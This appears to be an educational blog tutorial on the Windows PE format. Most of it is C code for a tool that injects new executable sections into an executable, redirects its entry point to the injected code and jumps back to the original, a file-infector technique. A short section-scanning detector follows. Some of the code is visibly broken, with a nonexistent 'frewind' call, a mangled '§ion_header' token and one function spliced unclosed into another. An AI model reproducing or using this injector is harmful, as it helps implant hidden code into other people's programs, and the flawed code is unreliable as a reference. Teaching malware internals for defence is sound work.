[ENG] Viruses 101
Disclaimer: This is not how modern viruses work. Viruses used to work this way 20 years ago, but it’s too easy to detect nowadays. Everything is for educational purposes only.
DOS Header

All Portable Executable (*.exe) files start with the DOS header. Windows as an operating system is built upon decades-old legacy code inherited from MS-DOS itself. In newer applications, it serves one purpose: in case someone’s grandma decides to run a modern app on MS-DOS, it allows said app to display “This program cannot be run in DOS mode”. Microsoft is very particular when it comes to backwards compatibility (or at least they were prior to Windows 11), even if said compatibility is just displaying “this computer belongs in a museum, buy a new one”. The DOS header is a fixed-size structure which always starts with two magic bytes “MZ” and has pretty much only one field of note: something akin to a pointer to the more modern headers.
COFF Header
The “COFF Header” starts with “PE” (“Portable Executable”) and contains mostly “pointers” to other, more important parts. Located just after the COFF header is an “Optional Header”. Its name comes from the fact that object files might sometimes not have it, even if literally everything else does (bad naming conventions are very common in the Windows API). The optional header contains some useful values, including its own magic number - 0x10b in the case of PE32 (32-bit executables) and 0x20b in the case of PE32+ (64-bit executables). Yes, thirty-two-plus.
Sections
After that, come the “Section Headers” - the things we’re interested in. These headers contain information about “sections” - chunks of binary data loaded into memory alongside the program. Sections are perhaps the most important pieces of PE32(+) executables. Without them, you couldn’t have any code or data inside the file. Each section header is quite compact and somewhat resembles UEFI protocol structs.
Entry point
There are a myriad of ways in which computer viruses can operate, but they require changing files to execute the virus’s code. Portable executables, just like ELF, have a “pointer” called an “Entry point”. This entry point tells the operating system where the code starts. One of the ways in which a simple virus could work is adding additional sections to an executable, then changing the entry point to that section and inserting a jump to the original entry point to cover up its traces.
In this article we’ll be exploring the details of how this process works by writing a program to do exactly that, as well as writing another program to heuristically detect such changes. Our detector will work only with PE32 files, but it would be very easy to adapt it to work with PE32+ files as well, by simply replacing all IMAGE_*32 structs with IMAGE_*64.
Pseudo “virus”
We’ll be writing our programs in C, for the sole reason that it is the language chosen by some Microsoft employees a long time ago, and in which they wrote the Windows API. It would be fairly easy to rewrite it in another high-level language like C++ or Rust, provided it’s not “too high level” and still provides easy access to files and binary data.
We’ll start writing our program by accepting user input. This could be done in a multitude of ways, but we’ll go with command-line arguments dictating an input file to modify, another input file to read our nefarious code from, and an output file to write to:
#include <stdio.h>

int main(int argc, char **argv) {
	if (argc != 5) {
		printf("Usage: %s <input PE file> <nefarious code> <nefarious data> <output PE file>\n", argv[0]);
		return 1;
	}

	add_new_section(argv[1], argv[2], argv[3], argv[4]);
	return 0;
}
Then, we can start writing a function that modifies a PE by adding a new section. Let’s call it add_new_section:
void add_new_section(char* input_filename, char *code_filename, char *data_filename, char* output_filename) {
	FILE *input  = fopen(input_filename, "r+b"),
		 *code   = fopen(code_filename, "r+b"),
		 *data   = fopen(data_filename, "r+b"),
		 *output = fopen(output_filename, "w+b");

	copy_file(input, output);
void copy_file(FILE *input, FILE *output) {
char buffer[4096];
size_t bytes_read;
while ((bytes_read = fread(buffer, 1, sizeof(buffer), input)) > 0) {
fwrite(buffer, 1, bytes_read, output);
}
frewind(input);
frewind(output);
}Next, we can start reading the file. As mentioned before, portable executable files start with a structure called the “DOS header”. To get access to that structure in our program, we first need to define it ourselves since Microsoft doesn’t provide its definitions anywhere (as far as I know):
typedef struct {
    uint16_t e_magic;         // Magic number (0x5A4D = MZ)
    uint16_t e_cblp;          // Bytes on last page of file
    uint16_t e_cp;            // Pages in file
    uint16_t e_crlc;          // Relocations
    uint16_t e_cparhdr;       // Size of header in paragraphs
    uint16_t e_minalloc;      // Minimum extra paragraphs needed
    uint16_t e_maxalloc;      // Maximum extra paragraphs needed
    uint16_t e_ss;            // Initial (relative) SS value
    uint16_t e_sp;            // Initial SP value
    uint16_t e_csum;          // Checksum
    uint16_t e_ip;            // Initial IP value
    uint16_t e_cs;            // Initial (relative) CS value
    uint16_t e_lfarlc;        // File address of relocation table
    uint16_t e_ovno;          // Overlay number
    uint16_t e_res[4];        // Reserved
    uint16_t e_oemid;         // OEM identifier
    uint16_t e_oeminfo;       // OEM information
    uint16_t e_res2[10];      // Reserved
    uint32_t e_lfanew;        // File address of PE header (offset to "PE\0\0")
} IMAGE_DOS_HEADER;
We can read it by simply using:
	IMAGE_DOS_HEADER dos_header;
	fread(&dos_header, sizeof(dos_header), 1, input);
Now, where do we go from here? Portable executable files don’t use pointers, and instead they use what they call “Relative Virtual Addresses” (or RVAs for short). These are offsets from the beginning of the file, and are useful because they hold up no matter where the beginning of the file is loaded in memory. So, to get the address of a struct given some RVA, we need to do:
address = beginning_of_file + RVA;Fortunately, the C standard library provides us with a way to easily jump to different places in a file: fseek! We can use it to “go to” the COFF Header, to which the RVA is stored in the e_lfanew field (I imagine it gets its name from “extended_”, “long file address” and “new (headers)”):
	fseek(input, dos_header.e_lfanew, SEEK_SET);
	IMAGE_FILE_HEADER file_header;
	fread(&file_header, sizeof(file_header), 1, input);
To get the definition of IMAGE_FILE_HEADER, we can include winnt.h, or copy it from MSDN.
Just after the IMAGE_FILE_HEADER, there is an IMAGE_OPTIONAL_HEADER32 which we’ll need later, so we might as well grab it now:
	IMAGE_OPTIONAL_HEADER32 optional_header;
	fread(&optional_header, sizeof(optional_header), 1, input);
Once again, either include winnt.h or copy the struct from MSDN. While you’re there, also copy IMAGE_SECTION_HEADER.
Now we have everything we need to create new sections. First, create the struct in memory and fill in all the data:
	IMAGE_SECTION_HEADER new_section;
	memset(&new_section, 0, sizeof(new_section));
	strncpy((char*)new_section.Name, ".virus", 8); /* arbitrary name */
	new_section.VirtualSize = 0x1000; /* minimum size */
	new_section.VirtualAddress = 0xB000; /* arbitrary virtual address that often doesn't overlap */
	new_section.SizeOfRawData = new_section.VirtualSize;
	new_section.PointerToRawData = optional_header.SizeOfImage; /* append at the end of the file */
	new_section.Characteristics = 0x60000060; /* IMAGE_SCN_CNT_CODE | IMAGE_SCN_CNT_INITIALIZED_DATA | IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ */
I chose to name the section ".virus". These names can be up to 8 bytes long and usually start with a dot ('.'). Real viruses wouldn’t be as kind as I am to point out that they are malicious, so they would use more innocuous names like ".data".
Another arbitrary choice is the VirtualAddress. Its name is pretty self-explanatory - it’s an RVA to the start of the section. For obvious reasons, sections shouldn’t overlap. I chose 0xB000 since it should be clear of other sections in most small programs. You could, if you wanted, iterate over the existing sections to find an address that you can guarantee not to overlap.
The Characteristics field should be pretty self-explanatory for anyone who’s ever called mmap or any kind of a similar function. It’s just a binary OR on a bunch of enums. You could insert the enum values directly in there, but I prefer (in this case) writing out the number in code and the enum values in a comment.
After filling in the struct, we need to traverse to the end of the current sections and write the struct there (we just hope there’s nothing else in that space, and due to padding, there usually isn’t):
	uint32_t section_offset = dos_header.e_lfanew + sizeof(file_header) + file_header.SizeOfOptionalHeader;
	fseek(output, section_offset + file_header.NumberOfSections * sizeof(IMAGE_SECTION_HEADER), SEEK_SET);
	fwrite(&new_section, sizeof(new_section), 1, output);
	file_header.NumberOfSections += 1;
	optional_header.SizeOfImage += new_section.VirtualSize;
Since the output file pointer is now exactly after our newly added section, we can add the second section without worrying about fseek:
	memset(&new_section, 0, sizeof(new_section));
	strncpy((char*)new_section.Name, ".vdata", 8); /* another arbitrary name */
	new_section.VirtualSize = 0x1000;
	new_section.VirtualAddress = 0xC000;
	new_section.SizeOfRawData = new_section.VirtualSize;
	new_section.PointerToRawData = optional_header.SizeOfImage + 0x1000;
	new_section.Characteristics = 0xc0000040; /* IMAGE_SCN_CNT_INITIALIZED_DATA | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE */
and once again add the new section like before.
Now, take a note of the original entry point and modify it:
	uint32_t original_entry_point = optional_header.AddressOfEntryPoint;
	optional_header.AddressOfEntryPoint = 0xB000;
The next thing we need to do is update the file header and optional header with the new data:
	fseek(output, dos_header.e_lfanew, SEEK_SET);
	fwrite(&file_header, sizeof(file_header), 1, output);
	fwrite(&optional_header, sizeof(optional_header), 1, output);
The only thing left is to fill in that data at the end of the file:
	fseek(output, optional_header.SizeOfImage - 0x2000, SEEK_SET);
	char buff[0x1000];
	size_t code_len = fread(buff, 1, 0x1000, code);
	fwrite(buff, 1, 0x1000, output);
	fread(buff, 1, 0x1000, data);
	fwrite(buff, 1, 0x1000, output);
And, of course, insert the jump:
	char jmp_instruction = 0xE9; /* jump on x86_64 aka. AMD64 */
	uint32_t jmp_offset = original_entry_point - (0xB000 + code_len + 5);
	fseek(output, optional_header.SizeOfImage - 0x2000 + code_len, SEEK_SET);
	fwrite(&jmp_instruction, 1, sizeof(jmp_instruction), output);
	fwrite(&jmp_offset,      1, sizeof(jmp_offset), output);
I suppose the jump instruction might require some explanation. If I didn’t screw anything up (as I’m writing this from memory, equipped with Google), opcode 0xE9 should be a 5-byte instruction that takes in a 4-byte signed integer and adds it to the instruction pointer before executing the next instruction. It’s x86’s “short jump” (as opposed to x86_64 “long jump”) from the next instruction that the processor would execute to the original entry point. It’s just some assembly magic, don’t worry about it if you don’t understand it.
And Voilà! Everything is done now!
Of course, proper viruses would also at the very least adjust the file checksum in the optional header (since not doing that might trigger warnings/errors), but “real-life virus activities” are beyond the scope of this article.
Although this is just a small proof-of-concept and we can skip most error checking in fopen, magic number validation, etc. (except if you’re writing this in rust, good job on picking up the one language that forbids you from quickly writing a small program), we’re also good programmers and remember to close everything we opened:
	fclose(input);
	fclose(code);
	fclose(data);
	fclose(output);
To cross-compile this program from linux to windows, we’ll need MinGW:
$: x86_64-w64-mingw32-gcc -o add-section.exe add-section.cWe can run it using wine (“Wine Is Not an Emulator”, a windows-API-to-posix compatibility layer):
$: echo "Hello, World!" > code
$: echo "This is the data section" > data
$: wine ./add-section.exe add-section.exe code data suspicious-file.exe
In a real setting, the code and data would not be read from files, and would not (most likely) be text. code would come either from a compiled function or nasm (assembled machine code), and data would be anything and everything the virus needs to run (though some “shellcodes” can avoid having external “data”).
Simple virus detector
In this part, we’ll write a “virus detector” that will scan a file, display information about its sections, and warn us if it might have been modified by the previous add-section.exe. We’ll reuse some code from the previous program, so I’ll skip explaining it:
void print_sections(char *filename) {
	FILE *file = fopen(filename, "r+b");
	IMAGE_DOS_HEADER dos_header;
	fread(&dos_header, sizeof(dos_header), 1, file);
	fseek(file, dos_header.e_lfanew, SEEK_SET);
	IMAGE_FILE_HEADER file_header;
	IMAGE_OPTIONAL_HEADER32 optional_header;
	fread(&file_header, sizeof(file_header), 1, file);
	fread(&optional_header, sizeof(optional_header), 1, file);
	IMAGE_SECTION_HEADER section_header;
}

int main(int argc, char* argv[]) {
	if (argc != 2) {
		printf("Usage: %s <"scan" target>\n", argv[0]);
		return 1;
	}

	print_sections(argv[1]);
	return 0;
}
This program will be quite simple: it will iterate through all the sections, display informations about them, and check if they are executable. If two or more executable sections are found, it’ll also display an additional alert. We can do most of that with just a few lines of code:
unsigned int executable_sections = 0;
IMAGE_SECTION_HEADER section_header;
for(unsigned int i = 0; i < file_header.NumberOfSections; ++i) {
fread(§ion_header, sizeof(section_header), 1, file);
if(section_header.Characteristics & 0x20000000) { /* IMAGE_SCN_MEM_EXECUTE */
++executable_sections;
}
display_section(section_header);
}We can quickly add a warning message at the end of this for loop to finish this function:
	if(executable_sections > 1) {
		printf("WARNING: %u executable sections found. This file might have been tampered with\n", executable_sections);
	}
I suppose I should mention that while normal executables do usually have only one executable section (".text"), sometimes legitimate files might have more. I’ll leave finding examples of such files as an exercise for the reader.
For that exact reason, this warning will display when “scanning” some infected files (since there would be 2+ executable sections), but it might also trigger false positives.
Now, we can write the display_section function:
void display_section(IMAGE_SECTION_HEADER section) {
	printf("SECTION: %s\n", section.Name);
	printf("\tVirtual addr: %u\n", (unsigned int)section.VirtualAddress);
	printf("\tVirtual size: %u\n", (unsigned int)section.Misc.VirtualSize);
	printf("\tCharacteristics: 0");
	if(section.Characteristics & 0x00000020) printf(" | IMAGE_SCN_CNT_CODE");
	if(section.Characteristics & 0x00000040) printf(" | IMAGE_SCN_CNT_INITIALIZED_DATA");
	if(section.Characteristics & 0x00000080) printf(" | IMAGE_SCN_CNT_UNINITIALIZED_DATA");
	if(section.Characteristics & 0x10000000) printf(" | IMAGE_SCN_MEM_SHARED");
	if(section.Characteristics & 0x20000000) printf(" | IMAGE_SCN_MEM_EXECUTE");
	if(section.Characteristics & 0x40000000) printf(" | IMAGE_SCN_MEM_READ");
	if(section.Characteristics & 0x80000000) printf(" | IMAGE_SCN_MEM_WRITE");
	printf("\n");
}
Done!
We can compile and run it just like before:
$: x86_64-w64-mingw32-gcc -o inspect.exe inspect.c
$: wine ./inspect.exe suspicious-file.exe
And it should print all sections, as well as warn us about that file.
Applications
Modern viruses usually don’t create new sections, since that’s very easy to spot. They hide their code in empty space or sometimes even forego the “trojan horse” aspect and overwrite the file’s original code. The purpose of this article was not to give a method of defence against viruses and even more so not to help bad actors in virus development; it was to, in an easy and approachable way, help understand the inner workings of this very common type of malware.
As the saying goes, “Give a Man a Fish, and You Feed Him for a Day. Teach a Man To Fish, and You Feed Him for a Lifetime”. This article strives to do exactly that: not give virus hashes to defend against current threats, but give the understanding of virus operation to create safer environments for a long while.